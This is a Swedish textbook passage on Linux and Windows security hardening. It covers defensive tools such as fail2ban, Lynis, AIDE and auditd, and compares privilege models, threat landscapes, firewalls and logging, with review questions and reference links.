Att skydda ett Linuxsystem kräver mer än bara bra konfigurationer – det kräver också rätt verktyg. Här sammanställer vi de mest använda verktygen för att ge en överblick över "teknikerns verktygslåda" och hur du ser till att de finns tillgängliga på ditt system.

Översikt: Verktyg för olika ändamål

Typ av verktyg	Exempel	Syfte	Status / Installation
Intrångsskydd	fail2ban	Blockera IP efter misslyckade inloggningar	Installeras (apt install fail2ban)
Brandvägg	ufw	Förenklad hantering av nätverkstrafik	Ofta förinstallerad (annars apt install ufw)
Rootkitsökning	rkhunter	Söker efter dolda hot och bakdörrar	Installeras (apt install rkhunter)
Sårbarhets-analys	Lynis	Systemskanning och säkerhetsbetyg	Installeras (apt install lynis)
Antivirus	ClamAV	Söker efter känd skadlig kod	Installeras (apt install clamav)
Integritets-övervakning	AIDE	Övervakar oväntade förändringar i filer	Installeras (apt install aide)
System-granskning	auditd	Loggar händelser på kernel-nivå	Installeras (apt install auditd)

Detaljerad genomgång av verktyg

fail2ban: Bevakar loggar och bannlyser IP-adresser.

Installation: sudo apt install fail2ban

Kommando: sudo systemctl enable --now fail2ban

ufw (Uncomplicated Firewall): Denna är standard i Ubuntu men kan behöva hämtas i en ren Debian-installation.

Installation: sudo apt install ufw

Kommando: sudo ufw allow ssh och sudo ufw enable

chkrootkit och rkhunter: Söker efter tecken på att systemet komprometterats. De kompletterar varandra genom att leta efter olika typer av signaturer.

Installation: `sudo apt install chkrootkit rkhunter`

Kommando: `sudo rkhunter --check`

Lynis: Det mest kraftfulla verktyget för att få en helhetsbild av serverns säkerhetshärdning.

Installation: `sudo apt install lynis`

Kommando: `sudo lynis audit system` (ger dig ett "Hardening Index" i slutet).

ClamAV: En antivirusmotor med öppen källkod. Kom ihåg att ClamAV inte skannar "automatiskt" som på Windows; du måste själv starta skanningen eller schemalägga den.

Installation: `sudo apt install clamav clamav-daemon`

Kommando: `sudo freshclam` (viktigt: uppdaterar virusdatabasen) följt av `sudo clamscan -r /home`.

AIDE (Advanced Intrusion Detection Environment): Skapar en databas (ett "fingeravtryck") av dina systemfiler för att upptäcka om någon ändrat dem utan tillåtelse.

Installation: `sudo apt install aide`

Kommando: `sudo aideinit` (skapar databasen) och `sudo aide --check`.

auditd: Detta verktyg är "svarta lådan" för Linux. Det loggar exakt vad som händer i systemet, även om en angripare försöker dölja sina spår i vanliga loggfiler.

Installation: `sudo apt install auditd`

Kommando: Tjänsten startar oftast automatiskt. Loggar granskas med verktyget `ausearch`.

Kontrollfrågor

1. Vilket verktyg i verktygslådan ger dig ett "Hardening Index" (säkerhetsbetyg) efter en skanning?
2. Förklara skillnaden i användningsområde mellan *Lynis* och *AIDE*.
3. Varför rekommenderas det att använda både *chkrootkit* och *rkhunter*?
4. Hur skiljer sig *ClamAV* från ett traditionellt antivirusprogram för Windows?
5. Vad innebär det att *Freshclam* måste köras innan en skanning med *ClamAV*?
6. Vilket verktyg skulle du använda för att upptäcka om en obehörig person har ändrat i filen `/etc/shadow`?
7. Vad är syftet med *auditd* och hur skiljer sig dess loggar från vanliga systemloggar?
8. Vilket verktyg fokuserar specifikt på att blockera IP-adresser vid brute-force-attacker?
9. Varför räcker det inte med att bara installera dessa verktyg, utan även ha en rutin för att läsa deras rapporter?
10. Vilket verktyg är enklast att använda för en tekniker som snabbt vill konfigurera en brandvägg?

Fördjupningslänkar

Cisofy (Lynis – Dokumentation för automatiserad säkerhetsgranskning) – <https://cisofy.com/lynis/>

Fail2Ban (Wiki för IP-blockering vid inloggningsförsök) – <https://www.fail2ban.org/>

AIDE (Manual för kontroll av filintegritet) – <https://aide.github.io/>

Rootkit Hunter (Projektsida för sökning efter rootkits) – <https://rkhunter.sourceforge.net/>

Red Hat (Genomgång av systemgranskning med auditd) – https://docs.redhat.com/en/documentation/red_hat_enterprise_linux/9/html/security_hardening/auditing-the-system_security-hardening

Egna anteckningar

(Här kan du anteckna resultaten från dina egna skanningar, till exempel vad Lynis tyckte om din senaste serverinstallation eller vilka IP-adresser Fail2Ban har blockerat.)

8.2.10 Sammanfattning: Säkerhet som rutin

En av de farligaste myterna inom IT är att en server är "klar" när den har installerats och satts i drift. I Linuxvärlden är en server en levande entitet som ständigt utsätts för nya hot i form av nyupptäckta sårbarheter (**CVE:er**). Att upprätthålla säkerheten är därför en livscykel som aldrig tar slut. Det innebär att du som tekniker måste etablera fasta rutiner: dagliga kontroller av loggar för att upptäcka avvikelser, veckovisa genomgångar av systemuppdateringar och månatliga djupdykningar med verktyg som **Lynis** för att kontrollera att ingen konfigurationsdrift har skett. Genom att automatisera det repetitiva arbetet med **cron** och **unattended-upgrades** frigör du tid för att analysera de hot som faktiskt kräver mänsklig fingertoppskänsla.

Ingen enskild lösning i detta kapitel är ofelbar, men deras styrka ligger i hur de samverkar. En brandvägg (**UFW**) kan stoppa obehörig trafik, men om en angripare hittar ett hål i en webbtjänst är det dina filrättigheter (**ACL** och **Specialrättigheter**) som hindrar dem från att nå känslig data. Skulle de ändå lyckas modifiera en systemfil, är det din integritetskontroll (**AIDE**) som slår larm. Och om det värsta inträffar – en total systemkrasch eller en lyckad ransomware-attack – är det din **3-2-1-backup** som räddar verksamheten. Det är denna synergi, där varje lager täcker upp för det andras svagheter, som skapar en robust miljö. Som tekniker måste du förstå hela kedjan för att veta var de svagaste länkarna finns.

Säkerhet handlar i slutändan lika mycket om psykologi och disciplin som om teknik. En duktig tekniker ser "standardinställningar" som en utmaning snarare än en bekvämlighet. Att våga stänga av funktioner man inte använder, att orka konfigurera SSH-nycklar istället för lösenord och att alltid dokumentera sina ändringar är det som skiljer en glad amatör från en professionell administratör. Du bär ansvaret för systemets integritet och användarnas data. Det kräver en gnutta hälsosam paranoia: utgå alltid från principen om **Principle of least privilege** och lita aldrig blint på att systemet är säkert bara för att det "fungerar". En fungerande server är inte nödvändigtvis en säker server.

Kontrollfrågor

1. Förklara principen om **Least Privilege** med ett praktiskt exempel från Linux.
2. Vad är fördelen med att använda **sudo** istället för att logga in direkt som **root**?
3. Beräkna den oktala rättigheten för en fil där ägaren ska kunna läsa och skriva, gruppen bara läsa, och övriga inte ska ha någon åtkomst alls.
4. Varför är **Secure Boot** viktigt ur ett säkerhetsperspektiv?
5. Beskriv tre steg du bör ta för att säkra en nysatt SSH-server.
6. Vad innebär det att en partition monteras med flaggan **noexec**?
7. Hur fungerar verktyget **Fail2Ban** och varför är det effektivt mot brute-force-attacker?
8. Vilken roll spelar journalföring i ett filsystem som **ext4** för att skydda data vid ett strömavbrott?
9. Förklara **3-2-1-regeln** för backuper och varför "offsite-lagring" är kritisk.
10. Vad är syftet med att använda ett verktyg som **Lynis** regelbundet?

Fördjupningslänkar

CIS (Säkerhetsguider för Ubuntu Linux) –

https://www.cisecurity.org/benchmark/ubuntu_linux

Ubuntu (Dokumentation för säkerhetsguider och certifieringar) –

<https://ubuntu.com/security/certifications/docs/usg>

Linux Journey (Genomgång av filrättigheter) –

<https://linuxjourney.com/lesson/file-permissions>

Mozilla (Guide för härdning av OpenSSH) –

<https://infosec.mozilla.org/guidelines/openssh>

Cisofy (Lynis – Dokumentation för säkerhetsgranskning) –

<https://cisofy.com/lynis/>

Fail2Ban (Wiki för skydd mot brute-force) –

https://www.fail2ban.org/wiki/index.php/Main_Page

AIDE (Manual för filintegritetskontroll) – <https://aide.github.io/>

Cryptsetup (Instruktioner för diskryptering med LUKS) –

<https://gitlab.com/cryptsetup/cryptsetup>

OWASP (Checklista för Linux-härdning) –

https://cheatsheetseries.owasp.org/cheatsheets/Linux_Hardening_Cheat_Sheet.html

TLDP (Grundläggande säkerhetsguide för Linux) –

<https://tldp.org/HOWTO/Security-HOWTO/>

Egna anteckningar

(Här kan du skriva ner vilka härdningssteg du genomförde på din labbservrar, till exempel vilken port du valde för SSH och vilka UFW-regler du satte upp.)

8.3 Jämförelse: Säkerhet i Windows och Linux

Att förvalta en modern IT-infrastruktur innebär ofta att hantera en hybridmiljö där både Windows och Linux samverkar. För att upprätthålla en hög säkerhetsnivå krävs en förståelse för att de två systemen har fundamentalt olika arkitekturer och säkerhetsmodeller. Detta kapitel analyserar systemens styrkor, sårbarheter och hur deras olika säkerhetsfilosofier påverkar det dagliga administrativa arbetet.

Det är en utmärkt metodik. Genom att ställa de specifika verktygen och arbetsflödena mot varandra blir det tydligt hur teorin vi gått igenom i kapitel 8.1 och 8.2 faktiskt tillämpas.

Här bryter vi ner det första delkapitlet med fokus på den grundläggande arkitekturen och filosofin.

8.3.1 Säkerhetsfilosofi: Helhetslösning kontra Modulär uppbyggnad

Grunden för hur säkerhet hanteras skiljer sig åt genom systemens ursprungliga designval. Windows är byggt för att erbjuda en färdig, integrerad miljö, medan Linux är byggt som en samling oberoende verktyg som administratören kombinerar efter behov.

Windows: Den integrerade modellen (Integrated Security)

I Windows är säkerheten ofta osynlig för användaren fram tills att den behövs. Systemet använder en centraliserad modell där **Grupprinciper (Group Policy - GPO)** styr nästan alla säkerhetsfunktioner.

Verktyg: Microsoft Defender (Microsoft Defender) och Windows-brandväggen (Windows Firewall).

Arbetssätt: Dessa verktyg är aktiva från start. En administratör arbetar främst med att *begränsa* eller *finjustera* existerande skydd via grafiska gränssnitt eller centraliserade policys.

Fördel: Enhetlighet. Det är enkelt att säkerställa att 1 000 datorer har exakt samma säkerhetsinställningar med ett enda kommando i domänen.

Nackdel: Komplexitet under ytan. Eftersom allt sitter ihop kan en felkonfiguration i en policy få oväntade följd effekter i hela systemet.

Linux: Den modulära modellen (Modular Security)

Linux bygger på principen att varje verktyg ska göra en sak och göra den bra. Säkerheten är inte en enskild "produkt" utan resultatet av hur olika komponenter samverkar.

Verktyg: Netfilter/iptables (Netfilter/iptables) för nätverk, **SSH (Secure Shell)** för fjärråtkomst och **AppArmor (AppArmor)** eller **SELinux (SELinux)** för processisolering.

Arbetssätt: Systemet startar ofta med minimala rättigheter. Administratören bygger upp säkerheten manuellt genom att redigera konfigurationsfiler och starta specifika tjänster.

Fördel: Transparens och kontroll. Det finns ingen "dold" logik; administratören vet exakt varför en anslutning tillåts eller nekas eftersom varje regel är skriven manuellt.

Nackdel: Kräver hög kompetens. Det är lätt att missa en kritisk inställning eftersom det inte finns någon automatisk guide som påminner om att aktivera skyddet.

Jämförelse av filosofiska angreppssätt

Egenskap	Windows (Windows)	Linux (Linux)
Utgångspunkt	Allt-i-ett (Inbyggt)	Byggstenar (Modulärt)
Administration	Grafiskt/Policy-drivet	Textbaserat/Konfigurations-drivet
Transparens	"Black box" (Dold logik)	"Open box" (Allt i textfiler)
Användarstöd	Guider och varningar (UAC)	Förväntar sig fackkunskap (Sudo)

Kontrollfrågor

1. Vad innebär det att Windows-säkerhet är "integrerad" i operativsystemet?
2. Hur skiljer sig administratörens roll vid uppstart av ett nytt system i Linux jämfört med Windows?
3. Ge ett exempel på hur modularitet i Linux kan vara en fördel vid härdning av en server.
4. Varför kan den grafiska enkelheten i Windows vara en nackdel för en tekniker som vill förstå exakt vad som blockerar en anslutning?
5. På vilket sätt påverkar valet av arkitektur (Policy-driven vs. Fil-driven) möjligheten att automatisera säkerhetsinställningar?
6. Hur skiljer sig filosofin kring privilegieeskalering mellan Windows UAC och Linux sudo?
7. Vilken betydelse har transparens och öppen källkod för granskning av säkerhetsfunktioner i Linux jämfört med Windows slutna modell?
8. Jämför hur Windows och Linux hanterar beroenden vid installation av säkerhetsuppdateringar.
9. Vilka är de främsta skillnaderna i hur operativsystemen hanterar filrättigheter på systemnivå (NTFS-rättigheter vs. Linux-behörigheter)?
10. Hur påverkar skillnaden mellan ett "out-of-the-box"-system (Windows) och ett system som byggs upp modulärt (Linux) den totala attackytan?

Fördjupningslänkar

Microsoft (Designprinciper för inbyggd säkerhet i Windows) –
<https://learn.microsoft.com/en-us/windows/security/threat-protection/>

TLDP (Dokumentation om Linux säkerhetsfilosofi och arkitektur) –
<https://tldp.org/HOWTO/Security-HOWTO/>

NIST (Riktlinjer för säkerhetsmodeller och serverhärdning) –
<https://csrc.nist.gov/publications/detail/sp/800-123/final>

SANS Institute (Analys av skillnader i säkerhetsarkitekturer mellan olika operativsystem) – <https://www.sans.org/white-papers/34/>

CIS (Globala standarder för säker konfiguration av Windows och Linux) –
<https://www.cisecurity.org/cis-benchmarks/>

Egna anteckningar

(Här kan du anteckna vilket av dessa två angreppssätt du föredrar när du snabbt behöver säkra en nyinstallerad maskin, och varför.)

8.3.2 Behörighetsmodeller: Administrativ eskalering och filsystems rättigheter

Arkitekturens betydelse: "Allt är en fil"

En fundamental skillnad mellan systemen är hur de betraktar resurser. I Linux tillämpas principen **"Allt är en fil" (Everything is a file)**. Detta innebär att inte bara dokument, utan även kataloger, hårdvarukomponenter (som hårddiskar och nätverkskort) och till och med processer representeras som filer i systemet.

Linux-styrkan: Eftersom allt är filer kan administratören styra rättigheter ner på filnivå för precis allt. Genom att ändra rättigheterna på en specifik fil i katalogen /dev/ kan man till exempel bestämma exakt vem som får använda en viss hårdvara. Att begränsa ett programs handlingsutrymme handlar i Linux ofta om att helt enkelt begränsa dess åtkomst till de filer programmet behöver för att köras.

Windows-modellen: Windows använder en mer kategoriserad modell där filer hanteras av filsystemet, inställningar av **Registret (The Registry)** och hårdvara via specifika systemanrop. Det kräver ofta olika verktyg och olika typer av behörighetslistor för att styra olika delar av systemet.

Administrativa konton och eskalering

I båda systemen finns en "superanvändare", men sättet man interagerar med denna på definierar ofta säkerhetskulturen.

Windows: Administratör (Administrator) och UAC:

I Windows finns gruppen **Administratörer (Administrators)**. En användare i denna grupp kör normalt med begränsade rättigheter fram till dess att en åtgärd kräver mer kraft. Då triggas **Användarkontokontroll (User Account Control - UAC)**, som skapar en säker brygga där användaren måste godkänna eskaleringen.

Fördel: Användarvänligt och grafiskt. Det hindrar program från att utföra administrativa ändringar i tystnad.

Nackdel: "UAC-trötthet" kan leda till att användare klickar "Ja" utan att läsa, vilket undergräver skyddet.

Linux: Root (Root) och Sudo:

Linux har en unik superanvändare kallad **Root (Root)** med absolut makt (\$UID 0\$). Istället för att logga in som root används nästan uteslutande verktyget **Sudo (Substitute User Do eller Super User do)**. Det tillåter en vanlig användare att köra specifika kommandon med root-rättigheter genom att verifiera sitt eget lösenord.

Fördel: Extremt granulärt. Via konfigurationsfilen **sudoers (sudoers)** kan en tekniker bestämma exakt vilka kommandon en viss användare får köra som admin.

Nackdel: Kräver terminalvana. Ett felsteg med sudo kan få omedelbara och katastrofala följder för hela filsystemet.

Filsystems rättigheter: NTFS mot rwx och ACL

Här ser vi den tydligaste skillnaden i hur systemen hanterar dataåtkomst.

Windows: NTFS-behörigheter (NTFS Permissions):

Windows använder en komplex modell med **Arv (Inheritance)**. Rättigheter flödar från mappar till undermappar. Det finns ett stort antal specifika rättigheter (Läs, Skriv, Ändra, Full kontroll) som kan kombineras för olika grupper. Bygger på **Åtkomstkontrollistor (Access Control Lists - ACL)**.

Linux: Standardrättigheter (Standard Permissions) och ACL:

Linux använder traditionellt en mycket enkel modell: **Ägare (Owner)**, **Grupp (Group)** och **Andra (Others)**, med rättigheterna **Läs (Read)**, **Skriv (Write)** och **Exekvera (Execute)** – förkortat **rwx**. För mer komplexa behov används även här **ACL (Access Control Lists)**, men tack vare att "allt är en fil" blir även enkla rwx-rättigheter ett kraftfullt verktyg för att styra hela systemet.

Jämförelse av behörighetsstyrning

Funktion	Windows (Windows)	Linux (Linux)
Resursfilosofi	Objektbaserad (Filer, Register, API)	Filbaserad ("Everything is a file")

Funktion	Windows (Windows)	Linux (Linux)
Eskaleringsmetod	Grafisk prompt (UAC)	Kommando i terminal (Sudo)
Högsta konto	Administratör (Hög integritetsnivå)	Root (Total kontroll)
Filrättighetsmodell	NTFS (Fokus på arv och grupper)	rwX (Fokus på Ägare/Grupp/Andra)
Granularitet	Mycket hög via avancerade NTFS-val	Mycket hög via sudoers och filstyrning

Kontrollfrågor

1. Vad innebär principen "Allt är en fil" (Everything is a file) i Linux och hur påverkar det säkerhetsarbetet?
2. Hur skiljer sig administratörens metod för att begränsa åtkomst till hårdvara mellan Windows och Linux?
3. Förklara varför Sudo (Substitute User Do) anses mer granulärt än Windows UAC.
4. Vad är risken med "UAC-trötthet" i en Windows-miljö?
5. Varför är arkitekturen i Linux (rwx på allt) en fördel när man ska säkra specifika program?
6. Vilken funktion fyller "Integrity Levels" i Windows som saknar en direkt motsvarighet i standardiserade Linux-behörigheter?
7. Hur skiljer sig hanteringen av "Root"-kontot i Linux från det inbyggda administratörskontot i Windows ur ett säkerhetsperspektiv?
8. På vilket sätt kan filen `sudoers` användas för att begränsa en användare till enbart specifika kommandon?
9. Hur fungerar Windows "Access Tokens" vid en UAC-prompt för att dela upp administrativa rättigheter?
10. Vilka är de primära skillnaderna i hur en administratör granskar (audit) vem som har använt förhöjda privilegier i respektive system?

Fördjupningslänkar

Microsoft (Teknisk genomgång av UAC och integritetsnivåer) –
<https://learn.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works>

Sudo Manual (Dokumentation för konfiguration av sudoers-filen) –
<https://www.sudo.ws/docs/man/sudoers.man/>

Red Hat (Jämförelse mellan Linux-behörigheter och Windows ACL:er) –
<https://www.redhat.com/sysadmin/linux-file-permissions-explained>

Linux Foundation (Grundläggande användarhantering och säkerhet i Linux) – <https://training.linuxfoundation.org/resources/linux-security-fundamentals-user-management/>

Microsoft Learn (Dokumentation om Access Tokens och behörighetskontroll) –
<https://learn.microsoft.com/en-us/windows/win32/secauthz/access-tokens>

Egna anteckningar

(Här kan du anteckna exempel på hur du har använt rwx för att styra något annat än en textfil i Linux, eller hur du upplever skillnaden i att hantera rättigheter i Registret kontra i en konfigurationsfil.)

8.3.3 Malware och hotbild: Olika mål, olika metoder

Sårbarhet handlar inte bara om kodens kvalitet, utan också om hur attraktivt ett system är för en angripare. Windows och Linux lever i olika miljöer och möter därför helt olika typer av digitala hot.

Windows: Målet för massattacker

Eftersom Windows dominerar på klientmarknaden (kontorsdatorer och hemdatorer) är det huvudmålet för attacker som bygger på kvantitet och social manipulation.

Social ingenjörskonst (Social Engineering): De flesta attacker mot Windows börjar med att lura en användare. Detta sker ofta via **Nätfiske (Phishing)** eller skadliga bifogade filer i e-post.

Utpressningstrojaner (Ransomware): Windows-miljöer är det primära målet för Ransomware, eftersom organisationens hela drift ofta stannar om de anställdas filer krypteras.

Living off the Land: Som vi såg i kapitel 8.1.11 utnyttjar angripare ofta inbyggda verktyg som **PowerShell (PowerShell)** för att köra skadlig kod direkt i minnet, vilket gör att de kan passera traditionella virusscannern utan att upptäckas.

Linux: Målet för teknisk exploatering

Linux dominerar på serversidan, vilket innebär att angripare inte försöker lura en användare att klicka på en länk, utan istället försöker hitta tekniska kryphål i tjänster som är exponerade mot internet.

Sårbarheter i tjänster: Angrepp sker ofta mot webbservrar, databaser eller **SSH (Secure Shell)**. Om en tjänst inte är uppdaterad kan en angripare använda en **Exploatering (Exploit)** för att få obehörig åtkomst.

Botnät och kryptokapning (Botnets & Cryptojacking): En infekterad Linux-server används sällan för att visa annonser, utan för att bli en del av ett **Botnät (Botnet)** som utför överbelastningsattacker (DDoS) eller för att i smyg använda serverns processorkraft till att utvinna kryptovaluta.

Rootkits: En avancerad form av skadlig kod i Linux är **Rootkits (Rootkits)**, som gömmer sig djupt i operativsystemets kärna

(Kernel) för att vara helt osynliga för administratörens vanliga kommandon.

Jämförelse av hotbilden

Karaktär	Windows (Windows)	Linux (Linux)
Huvudmål	Slutanvändaren och dennes filer.	Serverresurser och nätverkskapacitet.
Primär attackvektor	E-post, webbläsare, social manipulation.	Publika nätverkstjänster (SSH, HTTP).
Typisk Malware	Ransomware, Trojaner, Spyware.	Rootkits, Botnät, Cryptojackers.
Sårbarhetsfokus	Mänskliga faktorn och makron.	Felkonfigurationer och o-patchad mjukvara.

Kontrollfrågor

1. Varför är Windows ett mer attraktivt mål för **Utpressningstrojaner (Ransomware)** än Linux?
2. Vad innebär begreppet "**Living off the Land**" i en Windows-kontext?
3. På vilket sätt skiljer sig en typisk attackvektor mot en Linux-server från en attack mot en Windows-klient?
4. Vad är syftet med ett **Kryptokapningsprogram (Cryptojacker)** på en server?
5. Varför anses **Nätfiske (Phishing)** vara ett mindre hot mot Linux-servrar än mot Windows-arbetsstationer?
6. Förklara kort vad ett **Rootkit (Rootkit)** försöker uppnå i ett Linux-system.
7. Hur påverkar systemens marknadsandelar (klient vs server) de verktyg angripare väljer att utveckla?

Fördjupningslänkar

Microsoft (Digital Defense Report – Rapport om hotbilder och säkerhetstrender) –

<https://www.microsoft.com/en-us/security/business/microsoft-digital-defense-report>

MITRE ATT&CK (Linux Matrix – Teknisk förteckning över angrepp mot Linux) – <https://attack.mitre.org/matrices/enterprise/linux/>

CrowdStrike (Analys av hur hotbilder skiljer sig mellan Windows och Linux) – <https://www.crowdstrike.com/cybersecurity-101/os-security/linux-vs-windows-security/>

CVE Details (Sårbarhetsstatistik för operativsystem och applikationer) – <https://www.cvedetails.com/top-50-products.php>

Trend Micro (Linux Threat Report – Analys av specifika hot mot Linux-miljöer) – <https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/linux-threat-report-2023-detecting-evasion-and-extending-the-kernel>

Egna anteckningar

(Här kan du reflektera över hur din egen säkerhetsmedvetenhet skiljer sig när du sitter vid en Windows-dator jämfört med när du administrerar en Linux-server via terminalen.)

8.3.4 Antivirus och säkerhetsverktyg: Inbyggd automatisering kontra manuell kontroll

Säkerhetsverktygen i Windows är designade för att fungera som en sammanhållen enhet, medan verktygen i Linux ofta är fristående programvaror som administratören själv måste integrera. Detta påverkar hur snabbt ett skydd kan rullas ut och hur mycket manuell handpåläggning som krävs för att hålla det uppdaterat.

Skydd mot skadlig kod (Antimalware)

Hanteringen av antivirus speglar systemens olika hotbilder som vi diskuterade i förra avsnittet.

Windows: Microsoft Defender (Microsoft Defender):

Detta är ett proaktivt och helt integrerat skydd. Det använder molnbaserad heuristik för att identifiera nya hot i realtid. Fördelen är att det är "alltid på" och kräver minimal konfiguration för att ge ett fullgott grundskydd.

Linux: ClamAV (ClamAV) och externa lösningar:

Linux-servrar har sällan ett antivirus som körs i realtid på samma sätt som Windows. **ClamAV** är det vanligaste verktyget och används främst för att skanna e-postservrar eller filuppladdningar efter Windows-virus (för att inte sprida dem vidare). På Linux-klienter används ofta verktyg som **Sophos** eller **ESET** om realtidsskydd önskas.

Nätverksskydd: Brandväggar (Firewalls)

Båda systemen har extremt kraftfulla brandväggar, men gränssnitten för att hantera dem skiljer sig markant.

Windows: Windows-brandväggen med avancerad säkerhet (Windows Defender Firewall with Advanced Security):

Som vi såg i kapitel 8.1.7 arbetar Windows med **Nätverksprofiler (Network Profiles)** (Domän, Privat, Offentlig). Det är enkelt att styra trafik baserat på specifika programnamn, vilket är en stor fördel i en föränderlig klientmiljö.

Linux: UFW, FirewallD och IPTables:

Linux använder kärnans inbyggda filter **Netfilter (Netfilter)**. Administratörer interagerar med detta via verktyg som **UFW (Uncomplicated Firewall)** i Ubuntu eller **Firewalld (Firewalld)** i RHEL/CentOS. Här skapas reglerna nästan uteslutande baserat på **Portar (Ports)** och **IP-adresser (IP Addresses)**, vilket ger en renare men mer tekniskt krävande konfiguration.

Avancerad applikationskontroll

När standardrättigheter inte räcker till används verktyg för att begränsa vad program faktiskt får göra i systemet.

Windows: AppLocker (AppLocker): Används för att "vitlista" program. Administratören bestämmer att endast program signerade av en viss utgivare (t.ex. Microsoft) får köras. Det styrs centralt via **Grupprinciper (Group Policy)**.

Linux: AppArmor (AppArmor) och SELinux (SELinux): Dessa kallas för **Obligatorisk åtkomstkontroll (Mandatory Access Control - MAC)**. Istället för att bara titta på vem som äger en fil, begränsar de vad en process får göra. Till exempel kan en regel säga att webbservern Apache aldrig får läsa filer i användarnas hemkataloger, även om Apache råkar köras med höga rättigheter.

Jämförelse av säkerhetsstacken

Skyddstyp	Windows-verktyg	Linux-verktyg
Antivirus	Microsoft Defender (Inbyggd/Realtid)	ClamAV / Sophos (Manuellt/Skanning)
Brandvägg	Windows-brandväggen (Profilbaserad)	UFW / Firewalld (Regelbaserad)
Applikationskontroll	AppLocker / WDAC	AppArmor / SELinux
Uppdateringar	Windows Update / WSUS	apt / dnf / unattended-upgrades

Kontrollfrågor

1. Varför är **Microsoft Defender** ofta mer effektivt för en vanlig användare än vad **ClamAV** är?
2. Förklara skillnaden mellan hur man öppnar en port i **Windows-brandväggen** jämfört med i **UFW** i Linux.
3. Vilken är den främsta fördelen med att använda **AppLocker** i ett företagsnätverk?
4. På vilket sätt fungerar **AppArmor** eller **SELinux** som ett extra säkerhetslager även om en angripare får root-åtkomst till en tjänst?
5. Varför kräver Linux-system oftast mer manuell konfiguration för att hålla virusdefinitioner uppdaterade (t.ex. via kommandot `freshclam`)?
6. Vad innebär det att en brandvägg är "programbaserad" (Windows) kontra "portbaserad" (Linux)?
7. Vilket verktyg i Linux motsvarar bäst Windows-världens centraliserade uppdateringstjänst (WSUS)?

Fördjupningslänkar

Microsoft (AppLocker – Dokumentation om vitlistning av program i Windows) –

<https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/applocker/applocker-overview>

GitLab (AppArmor – Dokumentation om hur man begränsar programvarors befogenheter i Linux) –

<https://gitlab.com/apparmor/apparmor/-/wikis/home>

Ubuntu (UFW – Manual för hantering av nätverksskydd och brandväggsregler) – <https://help.ubuntu.com/community/UFW>

Microsoft (Windows Defender Application Control – Översikt över kontroll av applikationsexekvering) –

<https://learn.microsoft.com/en-us/windows/security/application-security/application-control/windows-defender-application-control/wdac>

Red Hat (Introduction to firewalld – Dokumentation för hantering av brandväggsregler i Linux-miljöer) –

https://docs.redhat.com/en/documentation/red_hat_enterprise_linux/9/html/configuring_and_managing_networking/using-and-configuring-firewalld_configuring-and-managing-networking

Egna anteckningar

(Här kan du skriva ner vilket system du upplever har den mest logiska brandväggen, eller anteckna om du föredrar den automatiska logiken i Windows Defender framför den manuella kontrollen i Linux-verktyg.)

8.3.5 Loggning och övervakning: Loggboken mot Journalctl

Loggning fungerar som systemets digitala övervakningskamera. Utan loggar är det omöjligt att utföra en forensisk analys efter ett intrång eller förstå varför en kritisk tjänst har slutat fungera. Skillnaden mellan Windows och Linux ligger främst i hur loggarna lagras och hur administratören söker i dem.

Windows: Loggboken (Event Viewer)

I Windows är loggningen centraliserad och strukturerad. Allt lagras i ett binärt format (.evtx), vilket innebär att filerna inte kan läsas direkt i en vanlig textredigerare utan kräver specifika verktyg.

Verktyg: Loggboken (Event Viewer - eventvwr.msc).

Struktur: Loggarna är uppdelade i tydliga kategorier som **System (System)**, **Program (Application)** och den ur säkerhetssynpunkt viktigaste: **Säkerhet (Security)**.

Händelse-ID (Event ID): Varje typ av händelse har ett unikt nummer. Som vi såg i kapitel 8.1.9 är exempelvis ID **4624** alltid en lyckad inloggning. Detta gör det enkelt att filtrera fram specifika incidenter i stora datamängder.

Centralisering: Genom **Vidarebefordran av händelser (Windows Event Forwarding - WEF)** kan loggar från tusentals klienter skickas till en central server (Collector) för analys.

Linux: Loggfiler och Journalctl

Linux har traditionellt förlitat sig på enkla textfiler, men moderna system har infört en mer avancerad, binär metod för att hantera loggar mer effektivt.

Verktyg: Journalctl (journalctl) och textredigerare (t.ex. nano eller cat).

Traditionella loggar: De flesta loggar lagras som klartext i katalogen **/var/log/**. Exempelvis hittas autentiseringsförsök i **/var/log/auth.log** (Debian/Ubuntu) eller **/var/log/secure** (RHEL/CentOS). Eftersom de är textfiler är de mycket enkla att söka i med kraftfulla terminalverktyg som grep.

Systemd Journal: Moderna distributioner använder **Systemd Journal (Systemd Journal)**. Precis som Windows loggar lagras dessa binärt för att möjliggöra extremt snabba sökningar baserat på tid, prioritet eller specifik tjänst via kommandot journalctl.

Centralisering: Linux använder ofta protokollet **Syslog (Syslog)** för att skicka loggar över nätverket till en central loggserver.

Jämförelse av loggningsmetoder

Egenskap	Windows (Windows)	Linux (Linux)
Primärt format	Binärt (.evtx)	Text (.log) och binärt (Journal)
Huvudverktyg	Loggboken (Grafiskt)	Journalctl / cat / grep (Terminal)
Identifiering	Händelse-ID (Event ID)	Textsträngar och loggnivåer
Lagringsplats	%SystemRoot%\System32\Winevt\Logs	/var/log/ eller /var/log/journal/

Kontrollfrågor

1. Vad är den största fördelen med att Windows lagrar loggar i ett binärt format med specifika **Händelse-ID (Event IDs)**?
2. Hur skiljer sig sökmetoden i en traditionell Linux-logg (textfil) från sökning i **Systemd Journal**?
3. Varför är **Säkerhetsloggen (Security Log)** den viktigaste källan vid en säkerhetsincident i Windows?
4. Vilket kommando används i Linux för att se de senaste händelserna i realtid (motsvarande att "följa" en logg)?
5. Förklara fördelen med **Loggcentralisering (Event Forwarding)** ur ett säkerhetsperspektiv.
6. Vilken Linux-katalog fungerar som standardplats för de flesta systemloggar?
7. Hur kan en administratör i Windows snabbt hitta alla misslyckade inloggningsförsök utan att läsa igenom hela loggen?

Fördjupningslänkar

Microsoft (Windows Event Forwarding – Guide för centralisering av Windows-loggar) –

<https://learn.microsoft.com/en-us/windows/security/threat-protection/use-windows-event-forwarding-to-help-with-intrusion-detection>

Freedesktop (Journalctl – Dokumentation för logghantering i systemd) –

<https://www.freedesktop.org/software/systemd/man/journalctl.html>

Wazuh (Dokumentation för övervakning av Windows och Linux i ett SIEM-system) – <https://documentation.wazuh.com/current/index.html>

Rsyslog (Dokumentation för centraliserad loggning och loggprocessering i Linux) – <https://www.rsyslog.com/doc/>

Elastic (Guide för enhetlig loggning och övervakning av blandade IT-miljöer) – <https://www.elastic.co/guide/en/observability/current/logs.html>

Egna anteckningar

(Här kan du skriva ner om du föredrar att filtrera loggar grafiskt i Windows eller om du tycker att terminalens grep-funktion i Linux ger mer kontroll.)

